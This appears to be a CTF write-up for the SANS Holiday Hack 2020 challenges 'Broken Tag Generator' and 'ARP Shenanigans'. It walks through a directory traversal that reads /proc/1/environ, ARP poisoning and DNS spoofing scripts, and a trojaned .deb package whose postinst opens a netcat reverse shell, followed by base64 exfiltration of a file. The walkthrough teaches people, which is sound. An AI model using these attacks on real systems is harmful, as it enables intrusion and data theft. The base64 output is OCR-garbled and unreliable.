A screenshot of a browser developer tools Network tab. The left pane shows a 'Request' log with a single entry: a POST request to '/upload' with various headers and a boundary of '12871799206316038011094196836'. The right pane shows a 'Response' log with a single entry: an HTTP/1.1 200 OK response with various headers and a body containing a file named '0afb2ea4-18a4-420a-b888-0f943047de0e.png'. Both panes have tabs for 'Raw', 'Params', 'Headers', and 'Hex'.


The site then immediately refetches the image from its new location on the site.

Although the file appeared to be uploaded, it doesn't immediately show up in the set of thumbnails, so it can't be directly used in a tag.

It can still be fetched from the site, however.



You can create a tag, add an image, add some text, then "save" it. When you save it, you actually get a downloaded PNG file with your tag image.



Looking at the network traffic, the entire tag assembly and download operation happens client-side – no data is actually sent to the server.

Let's check out the image download. For example, here is an image we previously uploaded.

```
tony@kali:~/holidayhack2020$ curl -i -s https://tag-
generator.kringlecastle.com/image?id=074d6510-8628-45f9-b4bb-c37055a192af.png -X GET | xxd | head
00000000: 4854 5450 2f31 2e31 2032 3030 204f 4b0d  HTTP/1.1 200 OK.
00000010: 0a53 6572 7665 723a 206e 6769 6e78 2f31  .Server: nginx/1
00000020: 2e31 342e 320d 0a44 6174 653a 2057 6564  .14.2..Date: Wed
00000030: 2c20 3330 2044 6563 2032 3032 3020 3232 , 30 Dec 2020 22
00000040: 3a30 323a 3532 2047 4d54 0d0a 436f 6e74 :02:52 GMT..Cont
00000050: 656e 742d 5479 7065 3a20 696d 6167 652f ent-Type: image/
00000060: 6a70 6567 0d0a 436f 6e74 656e 742d 4c65 jpeg..Content-Le
00000070: 6e67 7468 3a20 3735 3832 350d 0a43 6f6e ngth: 75825..Con
00000080: 6e65 6374 696f 6e3a 206b 6565 702d 616c nection: keep-al
00000090: 6976 650d 0a58 2d43 6f6e 7465 6e74 2d54 ive..X-Content-T
tony@kali:~/holidayhack2020$
```

If we remove the filename portion of the query string, we get this:

```
tony@kali:~/holidayhack2020$ curl -i -s https://tag-generator.kringlecastle.com/image?id=
HTTP/1.1 501 Not Implemented
Server: nginx/1.14.2
Date: Wed, 30 Dec 2020 22:04:29 GMT
Content-Type: image/jpeg
Content-Length: 99
Connection: keep-alive
X-Content-Type-Options: nosniff

<h1>Something went wrong!</h1>

<p>Error in /app/lib/app.rb: Is a directory @ io_fread - /tmp/</p>
tony@kali:~/holidayhack2020$
```

See how the error message leaks the target upload directory? Let's see if we can do directory traversal.

```
tony@kali:~/holidayhack2020$ curl -i -s 'https://tag-
generator.kringlecastle.com/image?id=../etc/hosts'
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Wed, 30 Dec 2020 22:07:59 GMT
```

```

Content-Type: image/jpeg
Content-Length: 174
Connection: keep-alive
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-XSS-Protection: 1; mode=block
X-Robots-Tag: none
X-Download-Options: noopen
X-Permitted-Cross-Domain-Policies: none

127.0.0.1      localhost
::1      localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.20.0.4      cbf2810b7573
tony@kali:~/holidayhack2020$
```

Yes. We are likely in a container, so we should be able to see the environment variables through `/proc/1/environ` like this:

```

tony@kali:~/holidayhack2020$ curl -i -s 'https://tag-
generator.kringlecastle.com/image?id=../proc/1/environ' -o -
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Wed, 30 Dec 2020 22:46:44 GMT
Content-Type: image/jpeg
Content-Length: 399
Connection: keep-alive
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-XSS-Protection: 1; mode=block
X-Robots-Tag: none
X-Download-Options: noopen
X-Permitted-Cross-Domain-Policies: none

PATH=/usr/local/bundle/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
HOSTNAME=cbf2810b7573
RUBY_MAJOR=2.7
RUBY_VERSION=2.7.0
RUBY_DOWNLOAD_SHA256=27d350a52a02b53034ca0794efe518667
GEM_HOME=/usr/local/bundle
BUNDLE_SILENCE_ROOT_WARNING=1
BUNDLE_APP_CONFIG=/usr/local/bundle
APP_HOME=/app
PORT=4141
HOST=0.0.0.0
GREETZ=JackFrostWasHere
HOME=/home/app
```

JackFrostWasHere

8) Broken Tag Generator

Difficulty:    

Help Noel Boetie fix the Tag Generator in the Wrapping Room. What value is in the environment variable `GREETZ`? Talk to Holly Evergreen in the kitchen for help with this.

Time for the next challenge:

9) ARP Shenanigans

Difficulty: 

Go to the NetWars room on the roof and help Alabaster Snowball get access back to a host using ARP.

Retrieve the document at [/NORTH POLE Land Use Board Meeting Minutes.txt](#). Who recused herself from the vote described on the document?

Submit

OK, go to the roof and talk to Alabaster.

A Alabaster Snowball 4:55PM

Hey Santa! You've got to check out our Scapy Present Packet Prepper!

Please work through the whole thing to make sure it's helpful for our guests!

I made it so that players can `help()` to see how to get tasks and hints.

When you're done, maybe you can help me with this other issue I'm having.

Oh, I see the Scapy Present Packet Prepper has already been completed!

Now you can help me get access to this machine.

It seems that some interloper here at the North Pole has taken control of the host.

We need to regain access to some important documents associated with Kringle Castle.

Maybe we should try a machine-in-the-middle attack?

That could give us access to manipulate DNS responses.

But we'll still need to cook up something to change the HTTP response.

I'm sure glad you're here Santa.



guest@c2c2db97f5a7:~\$

Dick Frost has hijacked the host at 10.6.6.35 with some custom malware.
Help the North Pole by getting command line access back to this host.

Read the `HELP.md` file for information to help you in this endeavor.

Note: The terminal lifetime expires after 30 or more minutes so be sure to copy off any essential work you have done as you go.

guest@c2c2db97f5a7:~\$

guest@c2c2db97f5a7:~\$

2022/09/15 10:21:53 [D:\inetpub\

We are in a three-pane tmux session.

```
Jack Frost has hijacked the host at 10.6.6.35 with some custom malware.
Help the North Pole by getting command line access back to this host.

Read the HELP.md file for information to help you in this endeavor.

Note: The terminal lifetime expires after 30 or more minutes so be
sure to copy off any essential work you have done as you go.

guest@c2c2db97f5a7:~$ ls -a
.  ..  .bash_logout  .bashrc  .profile  HELP.md  debs  motd  pcaps  scripts
guest@c2c2db97f5a7:~$
```

Here are the contents of HELP.md

```
# How To Resize and Switch Terminal Panes:
You can use the key combinations ( Ctrl+B ↑ or ↓ ) to resize the terminals.
You can use the key combinations ( Ctrl+B o ) to switch terminal panes.
See tmuxcheatsheet.com for more details

# To Add An Additional Terminal Pane:
`/usr/bin/tmux split-window -hb`

# To exit a terminal pane simply type:
`exit`

# To Launch a webserver to serve-up files/folder in a local directory:
```
cd /my/directory/with/files
python3 -m http.server 80
```

# A Sample ARP pcap can be viewed at:
https://www.cloudshark.org/captures/d97c5b81b057

# A Sample DNS pcap can be viewed at:
https://www.cloudshark.org/captures/0320b9b57d35

# If Reading arp.pcap with tcpdump or tshark be sure to disable name
# resolution or it will stall when reading:
```
tshark -nnr arp.pcap
tcpdump -nnr arp.pcap
```

```

Get our own MAC address and IP. *[Author's note – the challenge infrastructure seemed to be somewhat fragile for this objective. In practice, the terminal would crash all the time, resulting in different MAC and IPs.]*

```
guest@f069eecb70bc:~$ ifconfig
eth0: flags=4419<UP,BROADCAST,RUNNING,PROMISC,MULTICAST>  mtu 1500
      inet 10.6.0.2  netmask 255.255.0.0  broadcast 10.6.255.255
        ether 02:42:0a:06:00:02  txqueuelen 0  (Ethernet)
          RX packets 67  bytes 3162 (3.1 KB)
          RX errors 0  dropped 0  overruns 0  frame 0
          TX packets 0  bytes 0 (0.0 B)
          TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
          RX packets 0  bytes 0 (0.0 B)
```

```

RX errors 0  dropped 0  overruns 0  frame 0
TX packets 0  bytes 0 (0.0 B)
TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

guest@f069eecb70bc:~$
```

Use tshark to monitor ARP broadcast messages in order to get Jack Frost's MAC address

```

guest@a3bd5fe49ea2:~$ tshark -i eth0 -f arp
Capturing on 'eth0'
1 0.000000000 4c:24:57:ab:ed:84 → Broadcast      ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
2 1.032001221 4c:24:57:ab:ed:84 → Broadcast      ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
3 2.064006420 4c:24:57:ab:ed:84 → Broadcast      ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
4 3.096272084 4c:24:57:ab:ed:84 → Broadcast      ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
^C4 packets captured
guest@a3bd5fe49ea2:~$
```

Our target host wants to know who has the IP of 10.6.6.35. Let's tell them that it's us while monitoring IP traffic.

There is an ARP poisoning script in the scripts directory. Here are some replacement lines that we'll use to provide the necessary MAC and IP addresses.

```

myMAC = "02:42:0a:06:00:06"
JFMAC = "4c:24:57:ab:ed:84"
myIP = "10.6.6.53"
JFIP = "10.6.6.35"

ether_resp = Ether(dst=JFMAC, type=0x806, src=myMAC)

arp_response = ARP(pdst=JFMAC)
arp_response.op = 2 # reply
arp_response.plen = 4
arp_response.hrlen = 6
arp_response.ptype = 0x0800 # ip
arp_response.hwtpe = 1 # ethernet

arp_response.hwsr = myMAC # my MAC addr
arp_response.psrc = myIP # IP we want to relabel
arp_response.hwdst = JFMAC # Jack Frost host
arp_response.pdst = JFIP # Jack Frost host
```

start monitoring IP traffic in a different pane.

```
tshark -i eth0 -f ip
```

run the arp poisoning script and watch the ARP traffic for our response to the broadcast.

```

125 128.700006247 4c:24:57:ab:ed:84 → Broadcast      ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
|Capturing on 'eth0'
126 128.724208177 02:42:0a:06:00:04 → 4c:24:57:ab:ed:84 ARP 42 10.6.6.53 is at
02:42:0a:06:00:04
127 129.747993357 4c:24:57:ab:ed:84 → Broadcast      ARP 42 Who has 10.6.6.53? Tell 10.6.6.35
|
```

Meanwhile, at the time of ARP poisoning, we see this in the pane monitoring IP traffic:

```

guest@b65411408215:~$ tshark -i eth0 -f ip
Capturing on 'eth0'
1 0.000000000 10.6.6.35 → 10.6.6.53      DNS 74 Standard query 0x0000 A ftp.osuosl.org
```

Now we need to create a DNS spoofing response (use dns_resp.py). Here are the replacement lines that supply the necessary MAC and IPs.

```
ipaddr_we_arp_spoofed = "10.6.6.53"
JFIP = "10.6.6.35"
myIP = "10.6.0.6"
myMAC = "02:42:0a:06:00:06"
JFMAC = "4c:24:57:ab:ed:84"

def handle_dns_request(packet):
    # Need to change mac addresses, Ip Addresses, and ports below.
    # We also need
    eth = Ether(src=myMAC, dst=JFMAC)    # need to replace mac addresses
    ip = IP(dst=packet[IP].src, src= ipaddr_we_arp_spoofed)    # need to replace IP addresses
    udp = UDP(dport=packet[UDP].sport, sport=53)                # need to replace ports
    dns = DNS(id=packet[DNS].id, qd=packet[DNS].qd, qr=1,
    ancount=1, an=DNSRR(rrname=packet[DNSQR].qname, rdata= myIP)
    # MISSING DNS RESPONSE LAYER VALUES
)
```

After starting the DNS snooper script, then subsequently running the ARP script, we see this IP traffic:

```
3 0.03653742 10.6.0.3 -> 10.6.6.35 TCP 74 40196 -> 64352 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2976556887 TSecr=0 WS=128
4 0.036702779 10.6.6.35 -> 10.6.0.3 TCP 74 64352 -> 40196 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1 TSval=2976556887 TSecr=2976556887 WS=128
5 0.036716541 10.6.0.3 -> 10.6.6.35 TCP 66 40196 -> 64352 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2976556887 TSecr=1053816858
6 0.039506018 10.6.0.3 -> 10.6.6.35 TLSv1.3 583 Client Hello
7 0.039622254 10.6.6.35 -> 10.6.0.3 TCP 66 64352 -> 40196 [ACK] Seq=1 Ack=518 Win=64768 Len=0 TSval=1053816861 TSecr=2976556890
8 0.041028269 10.6.6.35 -> 10.6.0.3 TLSv1.3 1579 Server Hello, Change Cipher Spec, Application Data, Application Data, Application Data, Application Data, Application Data
9 0.041049609 10.6.0.3 -> 10.6.6.35 TCP 66 40196 -> 64352 [ACK] Seq=518 Ack=1514 Win=64128 Len=0 TSval=2976556892 TSecr=1053816863
10 0.041625661 10.6.0.3 -> 10.6.6.35 TLSv1.3 146 Change Cipher Spec, Application Data
11 0.041885843 10.6.6.35 -> 10.6.0.3 TLSv1.3 321 Application Data
12 0.042045408 10.6.0.3 -> 10.6.6.35 TLSv1.3 278 Application Data
13 0.042071825 10.6.6.35 -> 10.6.0.3 TLSv1.3 321 Application Data
14 0.046243451 10.6.6.35 -> 10.6.0.3 TCP 74 58842 -> 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1053816868 TSecr=0 WS=128
15 0.0462778034 10.6.0.3 -> 10.6.6.35 TCP 54 80 -> 58842 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
16 0.047395237 10.6.6.35 -> 10.6.0.3 TLSv1.3 286 Application Data, Application Data, Application Data
17 0.048481745 10.6.0.3 -> 10.6.6.35 TCP 66 40196 -> 64352 [ACK] Seq=810 Ack=2245 Win=64128 Len=0 TSval=2976556899 TSecr=1053816864
18 0.048604144 10.6.0.3 -> 10.6.6.35 TCP 66 40196 -> 64352 [FIN, ACK] Seq=810 Ack=2245 Win=64128 Len=0 TSval=2976556899 TSecr=1053816864
19 0.048629021 10.6.6.35 -> 10.6.0.3 TCP 66 64352 -> 40196 [ACK] Seq=2245 Ack=811 Win=64640 Len=0 TSval=1053816870 TSecr=2976556899

eth0: flags=4419<UP,BROADCAST,RUNNING,PROMISC,MULTICAST> mtu 1500
    inet 10.6.0.3 netmask 255.255.0.0 broadcast 10.6.255.255
        ether 02:42:0a:06:00:03 txqueuelen 0 (Ethernet)
        RX packets 13 bytes 838 (838 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        loop txqueuelen 1000 (Local Loopback)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

guest@e8aaa4b65c72:~$ cd scripts
guest@e8aaa4b65c72:~/scripts$ ls a-
ls: cannot access 'a-': No such file or directory
guest@e8aaa4b65c72:~/scripts$ ls -l
total 8
-rwxr-xr-x 1 guest guest 1290 Dec 4 21:34 arp_resp.py
-rwxr-xr-x 1 guest guest 1526 Dec 7 21:10 dns_resp.py
guest@e8aaa4b65c72:~/scripts$ nano arp*
guest@e8aaa4b65c72:~/scripts$ nano dns.py
guest@e8aaa4b65c72:~/scripts$ ./a*.py
Sent 1 packets.
guest@e8aaa4b65c72:~/scripts$
```

After capturing the IP traffic to a pcap file, then base64 encoding it and moving it locally, we can see this in wireshark:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.6.6.35	10.6.6.53	DNS	74	Standard query 0x0000 A ftp.osuosl.org
2	0.02455397	10.6.6.53	10.6.6.35	DNS	104	Standard query response 0x0000 A ftp.osuosl.org A 10.6.0.3
3	0.028840841	10.6.0.3	10.6.6.35	TCP	74	40230 - 64352 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2976673738 TSecr=0...
4	1.034658693	10.6.0.3	10.6.6.35	TCP	74	[TCP Retransmission] 40230 - 64352 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1053934716...
5	1.034804718	10.6.6.35	10.6.0.3	TCP	74	64352 - 40230 [SYN, ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2976674745 TSecr=1053934716...
6	1.034839311	10.6.0.3	10.6.6.35	TCP	66	40230 - 64352 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1053934716...
7	1.035798551	10.6.0.3	10.6.6.35	TLSv1.3	583	Client Hello
8	1.035958923	10.6.6.35	10.6.0.3	TCP	66	64352 - 40230 [ACK] Seq=1 Ack=518 Win=64768 Len=0 TSval=1053934717 TSecr=2976674746...
9	1.037361921	10.6.6.35	10.6.0.3	TLSv1.3	1579	Server Hello, Change Cipher Spec, Application Data, Application Data, Application Data,...
10	1.037383458	10.6.0.3	10.6.6.35	TCP	66	40230 - 64352 [ACK] Seq=518 Ack=1514 Win=64128 Len=0 TSval=2976674748 TSecr=1053934719...
11	1.037982972	10.6.0.3	10.6.6.35	TLSv1.3	146	Change Cipher Spec, Application Data
12	1.038282215	10.6.6.35	10.6.0.3	TLSv1.3	321	Application Data
13	1.038378136	10.6.0.3	10.6.6.35	TLSv1.3	278	Application Data
14	1.038404018	10.6.6.35	10.6.0.3	TLSv1.3	321	Application Data
15	1.041419468	10.6.0.3	10.6.6.35	TCP	74	58876 - 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1053934723 TSecr=0 WS...
16	1.041446730	10.6.0.3	10.6.6.35	TCP	54	80 - 58876 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0...
17	1.042428089	10.6.6.35	10.6.0.3	TLSv1.3	286	Application Data, Application Data, Application Data
18	1.043388625	10.6.0.3	10.6.6.35	TCP	66	40230 - 64352 [ACK] Seq=810 Ack=2245 Win=64128 Len=0 TSval=2976674754 TSecr=1053934720...
19	1.043506631	10.6.0.3	10.6.6.35	TCP	66	40230 - 64352 [FIN, ACK] Seq=810 Ack=2245 Win=64128 Len=0 TSval=2976674754 TSecr=105393...
20	1.043533126	10.6.6.35	10.6.0.3	TCP	66	64352 - 40230 [ACK] Seq=2245 Ack=811 Win=64640 Len=0 TSval=1053934725 TSecr=2976674754...
<p>Frame 15: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 9</p> <p>Ethernet II, Src: 4c:24:57:ab:ed:84 (4c:24:57:ab:ed:84), Dst: 02:42:0a:06:00:03 (02:42:0a:06:00:03)</p> <p>Internet Protocol Version 4, Src: 10.6.6.35, Dst: 10.6.0.3</p> <p>Transmission Control Protocol, Src Port: 58876, Dst Port: 80, Seq: 0, Len: 0</p>						

After spoofing the DNS, we see an input connection attempt on port 80 from 10.6.0.3. Because we don't have anything listening, we generate a reset. Let's do this again, with a python server running to catch the request.

```
guest@fda2b4c68c3a:~$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.6.6.35 - - [31/Dec/2020 15:14:38] code 404, message File not found
10.6.6.35 - - [31/Dec/2020 15:14:38] "GET /pub/jfrost/backdoor/suriv_amd64.deb HTTP/1.1" 404 -
```

Switching to a better python server script that can log headers (source from <https://gist.githubusercontent.com/mdonkers/63e115cc0c79b4f6b8b3a6b797e485c7/raw/a6a1d090ac8549dac8f2bd607bd64925de997d40/server.py>), we see this:

```
guest@cfecb5ca09ae:~$ ./pserver.py 80
INFO:root:Starting httpd...
INFO:root:GET request,
Path: /pub/jfrost/backdoor/suriv_amd64.deb
Headers:
User-Agent: curl/7.68.0 (ubuntu20.04)
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Host: archive.frostbuntu.packages

10.6.6.35 - - [31/Dec/2020 15:50:52] "GET /pub/jfrost/backdoor/suriv_amd64.deb HTTP/1.1" 200 -
```

This request is likely coming as part of an attempt to download and install that malware package. Now create a fake surviv_amd64 package that contains the netcat package instead of whatever that malware is. We'll add a reverse shell to the post-installation script. Irony – the reverse shell will use the netcat package that we literally just installed. Here are the contents of the post-installation script.

```
rm -r pub
rm -r debs/work
cd debs
dpkg -x netcat-traditional 1.10-41.lubuntul amd64.deb work
mkdir work/DEBIAN
cd work/DEBIAN
```

```

echo 'Package: netcat-traditional' > control
echo 'Version: 1.10-41' >> control
echo 'Architecture: i386' >> control
echo 'Description: netcat-traditional with extra stuff' >> control
echo 'Maintainer: Santa' >> control
echo '#!/bin/sh' > postinst
echo 'nc -n 10.6.0.6 8080 -e /bin/sh' >> postinst
chmod 755 postinst
dpkg-deb --build ~/debs/work
cd ~
mkdir pub
mkdir pub/jfrost
mkdir pub/jfrost/backdoor
cp debs/work.deb pub/jfrost/backdoor/suriv_amd64.deb

```

Start the netcat listener, then recreate the ARP poisoning/DNS spoofing/download sequence.

```

guest@46a3d1b90c51:~/scripts$ nc -nvlp 8080
listening on [any] 8080 ...
connect to [10.6.0.6] from (UNKNOWN) [10.6.6.35] 52138
id
uid=1500(jfrost) gid=1500(jfrost) groups=1500(jfrost)

```

Got a connection! Let's exfiltrate the objective file and get out.

```

ls -l
total 52
-rw-r--r-- 1 root root 3618 Dec  4 21:34 NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt
lrwxrwxrwx 1 root root    7 Nov  6 01:21 bin -> usr/bin
drwxr-xr-x 2 root root 4096 Apr 15 2020 boot
drwxr-xr-x 5 root root 360 Dec 31 18:00 dev
drwxr-xr-x 1 root root 4096 Dec 31 18:00 etc
drwxr-xr-x 1 root root 4096 Nov 30 18:33 home
lrwxrwxrwx 1 root root    7 Nov  6 01:21 lib -> usr/lib
lrwxrwxrwx 1 root root    9 Nov  6 01:21 lib32 -> usr/lib32
lrwxrwxrwx 1 root root    9 Nov  6 01:21 lib64 -> usr/lib64
lrwxrwxrwx 1 root root   10 Nov  6 01:21 libx32 -> usr/libx32
drwxr-xr-x 2 root root 4096 Nov  6 01:21 media
drwxr-xr-x 2 root root 4096 Nov  6 01:21 mnt
drwxr-xr-x 1 root root 4096 Dec  4 21:40 opt
dr-xr-xr-x 431 root root    0 Dec 31 18:00 proc
drwxr-x--- 1 root root 4096 Dec  4 21:41 root
drwxr-xr-x 1 root root 4096 Dec 31 18:00 run
lrwxrwxrwx 1 root root    8 Nov  6 01:21 sbin -> usr/sbin
drwxr-xr-x 2 root root 4096 Nov  6 01:21 srv
dr-xr-xr-x 13 root root    0 Dec  9 21:15 sys
drwxrwxrwt 1 root root 4096 Dec 31 18:14 tmp
drwxr-xr-x 1 root root 4096 Nov  6 01:21 usr
drwxr-xr-x 1 root root 4096 Nov  6 01:25 var

```

Since I can't seem to scroll those panes up and down on my Mac, let's base64 encode the file and copy it off.

```

cat NORTH* | base64 -w 200
Tk9SVEggUE9MRQpMQU5E1FVTRSBCT0FSRApNRUVUSU5HIE1JT1VURVMKCkphbnVhcnkgMjAsIDIwMjAKCk1lZXRpbmcgTG9jYXRpb24
6IEFsbCBnYXRoZXJ1ZCpb1iB0b3J0aCBQb2x1IE1bmljaXBhbCBCdWlsZGluZywgMSBTYW50YSBDbGF1cyBMBiwgTm9ydGgg
UG9sZQoKQ2hhaXJtYW4gRnJvc3QgY2FsbHMgbWVldGluZyB0byBvcmlRciBhdCA3OjMwIFBNIE5vcnRoIFBvbGUgU3RhbmrhcmQgVG1
tZS4KC1JvbGwgY2FsbCBvZiBcb2FyZCBtZw1iZXJzIHBSZWFzZToKQ2hhaXJtYW4gSmFjayBGcm9zdCatIFByZXNlbnQKVmlj
ZSBDaGFpcm1hbiBNb3RoZXIgTmF0dxJ1lC0gUHJ1c2VudAoKU3VwZXJtYW4gLSBQcmVzZW50CkNsYXJpY2UgLSBQcmVzZW50C111a29
uIENvcm51bG11cyAtIEhFUKUhKdcpbndlciBccmVhZGRpZSATIFByZXNlbnQKS2luZyBnb29ucmFjZXIgLSBQcmVzZW50Ck1y
cy4gRG9ubmVyIC0gUHJ1c2VudApUYW50YSBLcmluZ2x1IC0gUHJ1c2VudApDaGFybG11IE1luLXRoZS1Cb3ggLSBIZXJ1CktyYW1wdXM
gLSBHcm93bApEb2xseSAtIFByZXNlbnQKU25vdyBnA1n1ciAtIEhleWEhCkFsYWJhc3R1ciBTbm93YmFsbCatIEh1bGxvC1F1
ZWVuIG9mIHRoZSBXaW50ZXIgU3Bpcml0cyAtIFByZXNlbnQKCKFMU08gUFJFU0VOVDoKCQ1Lcm1zIetyaW5nbGUKCQ1QZXBwZXIgTW1
uc3RpeAoJCUh1YXQgTW1zZXIKCQ1GYXRoZXIgVGltZQoKQ2hhaXJtYW4gRnJvc3QgbWFkZSB0aGUgcmVxdWlyZWQgYW5ub3Vu
Y2VtZW50IGNvbmNlc5pbmcgdGh1IE9wZW4gUHVibGljIE1lZXRpbdzIEFjdDogQWR1cXVhdGUgbm90aWN1IG9mIHRoaXMgbWVldG1
uZyBoYXMygYmVlbiBtYWR1IC0tIGRp3BsYX1lZCvbviB0aGUgYnVsbgV0aW4gYm9hcmQgbmV4dCB0byB0aGUgUG9sZSwgbG1z

```

```

dGVkIG9uIHRoZSBo3J0aCBQb2x1IGNvbW11bml0eSB3ZJzaXR1LLCbbmQgcHViGlzaGVkIGluIHRoZSBo3J0aCBQb2x1IFRpWV
zIG51d3NwYXB1ciAtLSBmb3IgcGVvcGx1IHdobyBhcmUgaW50ZXJ1c3R1ZCbbiB0aGlzIG11ZXRpbmcuCgpS2XZp2XcgbWlu
dXRLcyBmb3IgRGVjZW1iZXIgMjAyMCBtZWV0aW5nL1bNb3RpB24gdG8gYWNjZXBoIOKAkybNcnMuIERvbm51ci4gU2Vjb25kIOKAkyB
TdXB1cm1hbi4gIE1pbmV0ZXMcgYXWcm92ZWQuCgpPTEQgQ1VTSU5FU1M6IE5vIE9sZCbbdXNpbmVzcy4K1JFU09MVRJT05T
OgpUaGUgYm9hcmQgdG9vayB1cCBmaW5hbCBkaXNjdXNzaW9ucyBvZiB0aGUgcGxhbnMgcHJ1c2VudGVkIGxhc3QgeWVhciBmb3IgdGh
11G4cGFuc21vb1BvZiBTW50YeKamXMcQ2FzdGx1IHrvIGluY2x1ZGugbmV31GNvdXJ0eWFyZCwgYWRkaXRpb25hbcBmbG9v
cnMsIGVsZXZhgdG9yLCByb3VnaGx51HRYqXBsaW5nIHRoZSBo3xplI9mIHRoZSBo3dXJyZw501Gh3RsZS4gIEFyY2hpdGVjdCBNcy4
gUGwcGVyIHJ1dm1ld2VkIHRoZSBo3FubmVkgYw5kIGVuZ2luWVWyaW5nIHJ1cG9ydhMuIENoYW1ybWFuIEZy
b3N0IG5vdGvklLCDigJxUaGVzZSBjaGFuZ2Vz1HdpBwgchV01GEgaGVhdnkgdG9sBvbiB0aGUgaW5mcmFzdHJ1Y3R1cmUgb2YgdGh
11E5vcnRoIFBvbGUu4oCdICBNci4gS3JhbXB1cyByZXBsaWVklCDigJxUaGUgaW5mcmFzdHJ1Y3R1cmUgaGFzIGFscmVhZHkg
YmV1biBleHBhbmR1ZCBo3b1c3QgUgXhY2Ugb24grWfydGg/4cZ4oCdICBNci4gSW4tdGh1LUveCbwB2ludGVkIG91dcBoaGf0IG51
dyB0b3VyaXN0LWzaWVzX51Hrh2xpbmVz1GfYzSBhHdneXmgd5kZXig29uc21kZXJhdGlvbiBiesB0aGUgTm9ydGggUG9sZSB
DaGFTyMvY1G9mIENbW11cm1LCbbmQgYXK1lG5vdCbi1Gh1dR1cBmb3IgdGhpcyBcB2FyZC4gIE1cygTmF0dXJ1IG1h
ZGUGY5Bt3RpB24gdG8gYXWcm92ZS4gIFN1Y29uZGVkIGJ51E1yLiBdb3JuZWxpdxMuICBUY50YSBLcm1uZ2x1IHJ1Y3VzZQgavG
yc2VsZiBmc9tIHRoZSBo2b3R1IGdpdmVuIGh1c1BhZG9wdG1vbiBvZiBLcm1zIETyaW5nbgUgYXmgYSBz24gZWFybhkgaW4g
aG1zIGxpZmUuICAKCkFwchJvdmV0gNb3RoZXIgTmF0dXJ1C1N1cGVybWFuCkNsYXJpY2UKWXVrb24gQ29ybmvsaXvzCkdpbmdlc1B
CcmVhZGrpZQpLaW5nIE1vb25yYWN1cgpNcnMuIERvbm51cgpDafGyB11IE1uIHRoZSBo3gKS3JhbXB1cwpEb2xseQpTbm93
IE1pc2VyCkFsYWJhc3R1c1Bt9m93YmFsbApRdWV1b1BvZiB0aGUgV21udGvYIFNwaXJpdHMkCk9wG9zZQ61AoJCUphY2sgRnJvc3Q
KC1J1c29sdXRpb24gY2Fym1cy4gIENvbN0cNvJdg1lvbiBhChByb3Z1ZC4KCK5FVYBCVNNJTkVUzoKCK1hdGh1c1BuA1
